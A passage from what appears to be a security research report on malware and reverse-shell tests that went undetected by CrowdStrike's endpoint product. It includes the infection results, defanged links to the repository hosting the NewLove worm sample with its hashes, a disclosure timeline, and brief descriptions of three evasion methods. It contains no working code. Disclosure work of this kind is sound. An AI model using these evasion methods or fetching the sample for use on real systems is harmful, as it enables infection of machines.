TCP 192.168.106.142:51536 stackoverflow:https ESTABLISHED
TCP 192.168.106.142:51594 ec2-34-225-109-85:https ESTABLISHED
TCP 192.168.106.142:51613 192.168.106.140:1717 ESTABLISHED
TCP 192.168.106.142:51623 a-0001:https ESTABLISHED
TCP 192.168.106.142:51625 a-0001:https ESTABLISHED
TCP 192.168.106.142:51626 40.90.137.127:https ESTABLISHED
TCP 192.168.106.142:51627 13.107.246.254:https ESTABLISHED
TCP 192.168.106.142:51628 13.107.6.254:https ESTABLISHED
TCP 192.168.106.142:51629 a-0001:https ESTABLISHED
TCP 192.168.106.142:51630 192.16.58.8:http ESTABLISHED

```

Image 1.15: Reverse Shell being used.



After 4 min it is possible to see an infection inside the our “victim” machine, all those files were changed to extension. **Vbs**.

As we can see below, this malware is associated with the execution of **VBS - Visual Basic Script** and he change all extension in the victim environment.

```

thor@Threat-Hunting-Kali: ~/CR86x22
04/11/2020 14:54 <DIR> ..
04/11/2020 14:54 0 aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835
f5e2c5d1d2f633.vbs
04/11/2020 14:54 0 aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835
f5e2c5d1d2f633.vbs.Vbs
04/11/2020 14:54 0 aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835
f5e2c5d1d2f633.zip.Vbs
04/11/2020 14:54 0 Attack.c.Vbs
04/11/2020 14:54 0 Daily_Malware_Batches.py.Vbs
04/11/2020 14:54 0 Evil.VBS.Vbs
04/11/2020 14:54 0 Payloads.txt.Vbs
04/11/2020 14:54 0 PE_Binary.ps1.Vbs
04/11/2020 14:54 0 PE_Emotet.ps1.Vbs
04/11/2020 14:54 0 PE_WCry.ps1.Vbs
04/11/2020 14:54 0 PS_Binary.ps1.Vbs
04/11/2020 14:54 0 Shell.py.Vbs
04/11/2020 14:54 0 Thor.c.Vbs
04/11/2020 14:54 0 VBS_kill.ps1.Vbs
14 arquivo(s) 0 bytes
2 pasta(s) 39.858.253.824 bytes disponíveis
C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>
thor@Threat-Hunting-Kali: ~/CR86x22

```

Image 1.18: Infection complete By Revershell.

We can check the same behavior in our Victim machine, many files were changed to extension. **Vbs** and one more time not being blocked by CrowdStrike




Image 1.19: Infection complete – Windows 10.



### 3 Impact

At the end of this test, it was possible to verify that there many malwares that, when executed inside the environment, may perform an infection.

- **Dependency of the real time engines;**
    - Which may be a risk as noted in our test;
  - **Malicious Python Open Socket TCP Not Detected**
  - **Reverse Shell NOT Detected;**
  - **Possibility Privilege Escalation;**
  - **Malicious VBS files Not Detected;**
  - **Infection based on VBS (Virtual Basic Script) – Known Malware**
    - This is the big surprise.
  - **Malware Spread, because the Malware Tested it was “Worm”**
- 
- **I-Worm.NewLove (Source)**

`hxxps://github.com/ytisf/theZoo/tree/master/malwares/Binaries/VBS.NewLove.A`

`hxxps://bazaar.abuse.ch/sample/aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633/`

#### Basic Properties

MD5 95f4156f23d61b1b888d3b3bb87b6d72

SHA-1 09d2470d17821728cd1da95186f5f51272634287

SHA-256 2246a1a31f8ef272a8ac44c97d383d0607d86ddf4509a176b157853d9c6e0028

Vhash 773a411c5a56087d4d7c5cc36bbf2901

SSDEEP

1536:cfY1wBDtr94PLDcwZANv1pG1ZuQK100ksk/L1xVCXJW5C6U7EjSRVve0:R1wBJoL4F1w6QK1qFnVCXJYCF7a0

#### Names

I-Worm.NewLove.zip

output.149790737.txt;

Worm-type malware, with high criticality, associated with the execution of VBS - Visual Basic Script, we have as a characteristic high propagation within the environment in which it is executed.

**Basic Properties**

Type	VBA
Size	7.22 kB
First Seen	2009-06-08 19:14:56
Last Seen	2019-09-12 10:13:00
Submissions	26
File Name	d2b8ea4a267c69040c7d3ad80f64f8ba_I-036F~1.VBS

**Relations**

It doesn't have relations.

[Expand using new intelligence search](#)

**Detections** 46 / 57

- ZoneAlarm: Email-Worm.VBS.Newlove
- Zillya: Worm.Newlove.VBS.1
- Yandex: VBS.Spammer.A
- ViRobot: VBS.NewLove.A
- VIPRE: Email-Worm.VBS.Generic.a (v)

**File Details (from tooltip):**

Type	VBA
Size	7.22 kB
First Seen	2009-06-08 19:14:56
Last Seen	2019-09-12 10:13:00
Submissions	26
File Name	d2b8ea4a267c69040c7d3ad80f64f8ba_I-036F~1.VBS

**Detections (from tooltip):**

- ZoneAlarm: Email-Worm.VBS.Newlove
- Zillya: Worm.Newlove.VBS.1
- Yandex: VBS.Spammer.A
- ViRobot: VBS.NewLove.A
- VIPRE: Email-Worm.VBS.Generic.a (v)

... and 70 items more

[Click to select](#) [Double click to expand](#)

Image 1.20: I-Worm.NewLove – VirusTotal

This POC it was Recorded and can see all thoses steps in the link below.

<https://mega.nz/file/wA9gAbRJ#rqfzcfBUU8h7sweo3nHcmHkqH6hP0HHjTmTvLZLJRug>

## 4 Responsible Disclosure – CrowdStrike Company

We started these tests during a PoC – Proof of Concept, in our conversation, we explained to CrowdStrike team about our tests.

- The **Initial Notification** it was sent on **Tuesday, October 20, 2020 at 7:19 PM**




Image 1.20: Initial Notification.

- We just receive a **generic answer on Wednesday, October 21, 2020 at 2:51 PM** by **CrowdStrike Time** as you can see:
- *“Our technical team analyzed the points and we didn't validate them as a valid test for the solution.”*




Image 1.21: Vendor answer.

- These reports were sent to **CrowdStrike Team** to validate with them how the detection flow for known malware works, and why all those malwares didn't were detected;
- Validate the performance of NGAV, Machine Learning and other components, regarding this type of detection;

## 5 Bypass Information

**The first exploitation** – *Python script* to evade CrowdStrike solution gain a Reverse shell using simple technique *Open TCP Socket* - is based on:

**CWE-284: Improper Access Control**

<https://cwe.mitre.org/data/definitions/284.html>

**CWE-276: Incorrect Default Permissions**

<https://cwe.mitre.org/data/definitions/276.html>

**CWE - 200: Exposure of Sensitive Information to an Unauthorized Actor.**

<https://cwe.mitre.org/data/definitions/200.html>

**The Second exploitation** – *PowerShell* file using **Invoke-WebRequest** to bypass the engines the detection thought the *Malicious WebServer* on the internet as a “C&C” - is based on:

**CWE-284: Improper Access Control**

<https://cwe.mitre.org/data/definitions/284.html>

**CWE-276: Incorrect Default Permissions**

<https://cwe.mitre.org/data/definitions/276.html>

**CWE - 200: Exposure of Sensitive Information to an Unauthorized Actor.**

<https://cwe.mitre.org/data/definitions/200.html>

### ➤ **BYPASS information - Vendor explanation**

- o <https://www.crowdstrike.com/blog/tech-center/full-powershell-visibility/>
- o <https://www.crowdstrike.com/blog/tech-center/powershell-hunting/>

**The Third exploitation** – *PowerShell Script* to run script, to download a **VBS Malicious** file on the victim's machine and execute itself using API KEY to download **Evil.VBS** by MalwareBazaar - is based on:

**CWE-284: Improper Access Control**

<https://cwe.mitre.org/data/definitions/284.html>

**CWE-276: Incorrect Default Permissions**

<https://cwe.mitre.org/data/definitions/276.html>

**CWE - 200: Exposure of Sensitive Information to an Unauthorized Actor.**

<https://cwe.mitre.org/data/definitions/200.html>

**CWE-400: Uncontrolled Resource Consumption**



<https://cwe.mitre.org/data/definitions/400.html>

#### ➤ Bypass Engine Suspicious Kernel Drivers

- o <https://www.crowdstrike.com/press-releases/crowdstrikes-machine-learning-engine-becomes-first-signature-less-engine-integrated-virustotal/>
- o <https://www.crowdstrike.com/blog/duck-hunting-with-falcon-complete-analyzing-a-fowl-banking-trojan-part-1/>
- o [https://www.youtube.com/watch?v=WieI3X6B\\_ME](https://www.youtube.com/watch?v=WieI3X6B_ME)

## 6 Recommendation Actions

As we mentioned before, the idea it was execute test in many malwares, and this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

- This report was e sent to **CrowdStrike Team** to validate with them how the detection flow for known malware works, and why all those malwares didn't were detected;
- This report will be sent to CrowdStrike Team to validate with them how the detection flow for known malware works, and why this **VBS/Malware didn't was detect;**
- Why it was possible to detect our Reverse Shell;
- Validate the performance of NGAV, Machine Learning and other components, regarding this type of detection;
- The best practices of the configurations will be revalidated with the CrowdStrike team;